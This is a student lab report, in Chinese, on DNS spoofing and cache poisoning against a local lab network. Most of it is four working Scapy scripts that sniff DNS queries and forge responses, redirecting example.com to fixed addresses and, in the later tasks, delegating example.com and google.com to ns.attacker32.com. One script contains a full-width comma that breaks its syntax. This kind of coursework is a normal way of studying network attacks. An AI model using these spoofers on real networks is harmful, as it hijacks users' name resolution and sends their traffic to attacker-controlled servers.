


**第五次实验**

57118216 丰思飏






br-dba943523b71



实验前测试，获得攻击者的IP地址

**Task1**

攻击前清理缓存



运行以下程序进行攻击

#!/usr/bin/env python3

from scapy.all import \*

import sys

NS\_NAME = "example.com"

def spoof\_dns(pkt):

if (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode("utf-8")):

print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object

udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object

Anssec = DNSRR(rrname=pkt[DNS].qd.name,type='A',rdata='1.2.3.4',ttl=259200) # Create an aswer record


dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,an=Anssec) # Create a DNS object

spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet

send(spoofpkt)

myFilter = "udp and (src host 10.9.0.5 and dst port 53)" # Set the filter

pkt=sniff(iface='br-dba943523b71',filter=myFilter, prn=spoof\_dns)



攻击成功

**Task2**

用以下程序进行攻击

#!/usr/bin/env python3

from scapy.all import \*

import sys

NS\_NAME = "example.com"

def spoof\_dns(pkt):

if (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode("utf-8")):

print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object

udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object

Anssec = DNSRR(rrname=pkt[DNS].qd.name,type='A',rdata='1.2.3.4',ttl=259200) # Create an aswer record


dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,an=Anssec) # Create a DNS object

spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet

send(spoofpkt)

myFilter = "udp and (src host 10.9.0.53 and dst port 53)" # Set the filter

pkt=sniff(iface='br-dba943523b71',filter=myFilter, prn=spoof\_dns)



**Task3**

用以下程序进行攻击

#!/usr/bin/env python3

from scapy.all import \*

import sys

NS\_NAME = "example.com"

def spoof\_dns(pkt):

if (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode("utf-8")):

print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object

udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object

Anssec = DNSRR(rrname=pkt[DNS].qd.name,type='A',rdata='1.2.3.5',ttl=259200) # Create an aswer record

NSsec = DNSRR(rrname="example.com",type="NS",rdata="ns.attacker32.com",ttl=259200)


dns=DNS(id=pkt[DNS].id,qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,nscount=1,an=Anssec,ns=NSsec) # Create a DNS object

spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet

send(spoofpkt)

myFilter = "udp and (src host 10.9.0.53 and dst port 53)" # Set the filter

pkt=sniff(iface='br-dba943523b71',filter=myFilter, prn=spoof\_dns)



攻击成功

**Task4**

用以下程序进行攻击

#!/usr/bin/env python3

from scapy.all import \*

import sys

NS\_NAME = "example.com"

def spoof\_dns(pkt):

if (DNS in pkt and NS\_NAME in pkt[DNS].qd.qname.decode("utf-8")):

print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

ip = IP(dst=pkt[IP].src,src=pkt[IP].dst) # Create an IP object

udp = UDP(dport=pkt[UDP].sport,sport=53) # Create a UPD object

Anssec = DNSRR(rrname=pkt[DNS].qd.name,type='A',rdata='1.2.3.5',ttl=259200) # Create an aswer record

NSsec1 = DNSRR(rrname="example.com",type="NS",rdata="ns.attacker32.com",ttl=259200)

NSsec2 = DNSRR(rrname="google.com",type="NS",rdata="ns.attacker32.com",ttl=259200)

dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd,aa=1,rd=0,qdcount=1,qr=1,ancount=1,an=Anssec，nscount=2,ns=NSsec1/NSsec2) # Create a DNS object

spoofpkt = ip/udp/dns # Assemble the spoofed DNS packet

send(spoofpkt)

myFilter = "udp and (src host 10.9.0.53 and dst port 53)" # Set the filter

pkt=sniff(iface='br-dba943523b71',filter=myFilter, prn=spoof\_dns)

攻击后查看缓存，发现google.com不在缓存中